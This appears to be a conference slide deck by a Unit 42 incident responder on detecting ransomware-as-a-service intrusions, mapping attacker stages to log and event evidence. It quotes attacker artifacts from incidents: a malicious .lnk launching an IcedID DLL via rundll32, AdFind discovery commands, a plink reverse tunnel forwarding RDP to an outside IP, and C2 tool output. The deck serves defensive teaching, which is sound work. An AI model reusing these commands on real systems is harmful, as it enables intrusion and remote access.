



Navigating the RaaS Threat Landscape: Effective Detection & Response Techniques

RENZON CRUZ
Unit 42 Principal DFIR Consultant



UNIT


**THREAT-INFORMED
INCIDENT RESPONSE**

WHOAMI

- Principal Consultant, DFIR @ **Unit 42**
- Co-founder/Instructor @ **GuideM**
- Contributor/Analyst @ **TheDFIRReport**
- Member of **HackStreetBoys** CTF Team
- Created multiple courses (Cyber Defense, Threat Hunting, DFIR)
- GCFA, GNFA, GREM, GCFE, GDAT, GCTI, GCIH | SANS Lethal Forensicator HOF
- Speaker @ DefCon BTV, BSides London/Qatar/Vancouver, NorthSec Montreal, Deep Intel, Vienna, ROOTCON PH, etc.
- Twitter - @r3nzsec




TOP FINDINGS




Extortion makes up **one third** of the matters handled by the Unit 42 team so far in 2023

KEY TAKEAWAYS: INCIDENT TYPES




Data being stolen faster


Median Time from “Compromise” to “Exfiltration” (MTTE)



Unit 42: The Rise of *Quintuple* Extortion




Ransomware: Initial Access




Software Vulnerabilities

- ProxyShell
- Log4J/Log4Shell
- SonicWall CVEs
- ProxyLogOn
- Zoho Manage Engine
- Fortinet CVEs



Brute force Credentials Attack


- Exposed RDP
- Exposed SQL Servers
- Email without MFA



Phishing


- Social Engineering
- BEC
- .ISO/.LNK files

Detection Opportunities: Initial Access




Software Vulnerabilities

- Check your vulnerability assessment tool results
- Check for massive exploitation from the wild
- Review tech blogs



Brute force Credentials Attack

- Check event IDs
- Security 4624 & SQL failed logon attempts - 18456
- Check IIS logs
- Check WAF/Firewall logs (blocked attempts)



Phishing

- Check Office 365 logs (UAL)
- Check proxy logs
- Check user activities - mailbox with rare attachments (e.g. .iso, .lnk)

Detection Opportunities: Initial Access

> Event Id: 17638 (Count: 2)
> Event Id: 17663 (Count: 12)
> Event Id: 17806 (Count: 7)
> Event Id: 17811 (Count: 12)
> Event Id: 17832 (Count: 13)
> Event Id: 17836 (Count: 13)
> Event Id: 18264 (Count: 5)
> Event Id: 18452 (Count: 7)
✓ Event Id: 18456 (Count: 42,901)
56... <input type="checkbox"/> 2022-08-14 00:42:55 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
56... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
57... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
57... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
57... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
57... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
57... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
57... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
57... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"
57... <input type="checkbox"/> 2022-08-14 00:42:56 LogAlways MSSQLSERVER [REDACTED] local {"EventData":{"Data":"test,"

MS SQL Server Bruteforce attack with almost 42k hits in just a day

Detection Opportunities: Initial Access

Microsoft-Windows-VHDMP-Operational Number of events: 27

Level	Date and Time	Source	Event ID	Task Category
Information	7/14/2022 6:39:25 AM	VHDMP	16	None
Error	7/14/2022 6:39:25 AM	VHDMP	13	Virtual Disk Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	21	Virtual Disk Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	15	None
Information	7/14/2022 6:40:09 AM	VHDMP	22	Filewrapper Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	23	Filewrapper Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	22	Filewrapper Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	23	Filewrapper Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	22	Filewrapper Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	23	Filewrapper Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	23	Filewrapper Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	12	Virtual Disk Handle Create
Information	7/14/2022 6:40:09 AM	VHDMP	25	Surface Virtual Disk
Information	7/14/2022 6:40:09 AM	VHDMP	1	Surface Virtual Disk
Information	7/14/2022 6:40:09 AM	VHDMP	30	Virtual Disk Handle Close
Information	7/14/2022 6:40:09 AM	VHDMP	14	Virtual Disk Handle Close


Event 12, VHDMP

General Details

Handle for virtual disk: \\?C:\Users\ [REDACTED] \Downloads\document-130722.9274.iso' created successfully. VM ID = {00000000-0000-0000-0000-000000000000}, Type = ISO, Version = 1, Flags = 0x0, AccessMask = 0xD0000, WriteDepth = 0, GetInfoOnly = false, ReadOnly = false, HandleContext = 0xffff84029eb101c0, VirtualDisk = 0xffff84029aeb4040.

Event ID 12 - VHDMP for mounting malicious .ISO file

Detection Opportunities: Initial Access



.png file was original a .lnk file that executes cmd.exe & malicious .dll file

```
D:\>lecmd -f document-130722.9274.png.lnk
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f document-130722.9274.png.lnk

Processing D:\document-130722.9274.png.lnk

Source file: D:\document-130722.9274.png.lnk
Source created: 2022-07-13 14:09:56
Source modified: 2022-07-13 14:09:56
Source accessed: null

--- Header ---
Target created: null
Target modified: null
Target accessed: null

File size: 0
Flags: HasArguments, HasIconLocation, IsUnicode, HasExpString, HasExpIcon
File attributes: 0
Icon index: 1
Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Arguments: /c "start 4T06tXo7.png && start rundll32 mgwazKXu.dll, #1"
Icon Location: C:\Program Files\Windows Photo Viewer\PhotoViewer.dll

--- Extra blocks information ---

>> Environment variable data block
Environment variables: C:\Windows\System32\cmd.exe

>> Icon environment data block
Icon path: C:\Program Files\Windows Photo Viewer\PhotoViewer.dll

----- Processed D:\document-130722.9274.png.lnk in 0.11813420 seconds -----
```

.lnk file executes mgwazKXu.dll which is a variant of IceID malware


Ransomware: Discovery



AnyDesk



Advanced IP Scanner



NMAP



ADFind



Netscan

Detection Opportunities: Discovery


process.parent.command_line	process.executable	process.command_line
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe /C adfind.bat
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=person)
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -f objectcategory=computer
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=organizationalUnit)
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -subnets -f (objectCategory=subnet)
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -f "(objectcategory=group)"
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\adfind.exe	adfind.exe -gcb -sc trustdmp
C:\Windows\system32\cmd.exe /C adfind.bat	C:\Windows\Temp\7.exe	7.exe a -mx3 ad.7z ad_*

Adfind batch file executing AD discovery queries

Ransomware: Lateral Movement



AnyDesk



MS Remote Desktop



Splashtop




PLink



ScreenConnect

Detection Opportunities: Lateral Movement




<https://vikas-singh.notion.site/Remote-Access-Software-Forensics-3e38d9a66ca0414ca9c882ad67f4f71b>

Detection Opportunities: Lateral Movement

```
C:\Windows\system32\cmd.exe

C:\Users\unit42\Desktop>systems.exe
Plink: command-line connection utility
Release 0.66
Usage: plink [options] [user@]host [command]
      ("host" can also be a PuTTY saved session name)
Options:
  -V          print version information and exit
  -pgpfp     print PGP key fingerprints and exit
  -v         show verbose messages
  -load sessname Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
            force use of a particular protocol
  -P port    connect to specified port
  -l user    connect with specified username
  -batch     disable all interactive prompts
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
            Specify the serial configuration (serial only)
```

Renamed plink.exe



```
"c:\windows\system32\cmd.exe" /c echo y |
C:\Windows\Temp\vmware-systems\systemsexec -l root -pw
puhjtmQvBDeo -R 0.0.0.0:3389:** ** *.3389 81.1** *.182 2>&1
```

Detection Opportunities: Lateral Movement

Information 10/2/2022 11:25:59 PM ScreenConnect Client (8ac59e2ad44a3...

Information 10/3/2022 1:45:48 AM ScreenConnect Client (8ac59e2ad44a3...

Information 10/3/2022 1:15:48 AM ScreenConnect Client (8ac59e2ad44a3...

Event 0, ScreenConnect Client (8ac59e2ad44a3d74)

General Details

The description for Event ID 0 from source ScreenConnect Client (8ac59e2ad44a3d74) cannot be found. Either the component that raises this event can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

System.Net.Sockets.SocketException (0x80004005): Ein Verbindungsversuch [REDACTED]
da der verbundene Host nicht reagiert hat 176.[REDACTED].134:443
bei ScreenConnect.ClientNetworkExtensions.ConnectTcpSocket(Uri endPointUri)
bei ScreenConnect.WindowsClientToolkit.ConnectNetworkConnection(Uri endPointUri, Uri httpProxyUri)
bei ScreenConnect.SocketEndPointManager.Run()

ScreenConnect normally shows the remote IP address in event logs and command line parameter upon executions

Ransomware: Command & Control (C2)



Cobalt Strike



Havoc



Sliver

Brute Rate!



```
L hackers gain infect
v0.0.6 - 23cc4206acd841b030ef62d1e80d6839478dfb6a
Welcome to the sliver shell, please type 'help' for options
```



Metasploit

```
askargarrrow ~/tmp/octopus
$ ./octopus.py

/SSSSSSS/      /SS
SS \ SS /SSSSSSS/SSSSSSS  /SSSSSSS /SS /SS /SSSSSSS
SS \ SS /SS /SS /SS /SS /SS /SS /SS /SS /SS /SS /SS /
SS \ SS /SS /SS /SS /SS /SS /SS /SS /SS /SS /SS /SS /
SSSSSSS/  /SSSSSSS /SS /SS /SS /SS /SS /SS /SS /SS /
SS
SS
SS
SS

                           v0.0.BETA.1

Octopus C2 | Control your shells

Octopus --help

Available commands to use :
Hint : the commands with * have arguments and you can see them by typing the command name only


+++++
help                show this help menu
llist               list all connected agents
listeners           list all listeners
* generate_powershell generate powershell oneliner
* listen_http       to start a HTTP listener
* listen_https      to start a HTTPS listener
interact (session) to interact with a session
delete (session)   to delete a session
exit               exit current session

Octopus -|
```

Octopus C2

Detection Opportunities: Command & Control (C2)

Function name	Segment	Start	Len
type_eq_Ninja_Rattus_sliv_ps_WindowsProcess	.text	00000001404ACE80	00
common_tool_sliv_TarIt_func1	.text	00000001404D2480	00
common_tool_sliv_TarIt	.text	00000001404D1E80	00
common_tool_sliv_GzipWrite	.text	00000001404D2160	00
common_tool_sliv_GzipRead	.text	00000001404D22A0	00
Ninja_Rattus_sliv_version_getOSVersion	.text	00000001404DC03C0	00
Ninja_Rattus_sliv_taskrunner_waitForCompletion	.text	00000001404C2000	00
Ninja_Rattus_sliv_taskrunner_sysAlloc	.text	00000001404C0780	00
Ninja_Rattus_sliv_taskrunner_startProcess	.text	00000001404C1D60	00
Ninja_Rattus_sliv_taskrunner_refresh	.text	00000001404C1B60	00
Ninja_Rattus_sliv_taskrunner_injectTask	.text	00000001404C0840	00
Ninja_Rattus_sliv_taskrunner_RemoteTask	.text	00000001404C0F20	00
Ninja_Rattus_sliv_taskrunner_LocalTask	.text	00000001404C1120	00
Ninja_Rattus_sliv_taskrunner_ExecuteAssembly	.text	00000001404C1380	00
Ninja_Rattus_sliv_syscalls_init	.text	00000001404BE7C0	00
Ninja_Rattus_sliv_syscalls_WriteProcessMemory	.text	00000001404BE640	00
Ninja_Rattus_sliv_syscalls_VirtualProtectEx	.text	00000001404BE4E0	00
Ninja_Rattus_sliv_syscalls_VirtualAllocEx	.text	00000001404BE360	00
Ninja_Rattus_sliv_syscalls_GetExitCodeThread	.text	00000001404BE220	00
Ninja_Rattus_sliv_syscalls_CreateThread	.text	00000001404BE0A0	00
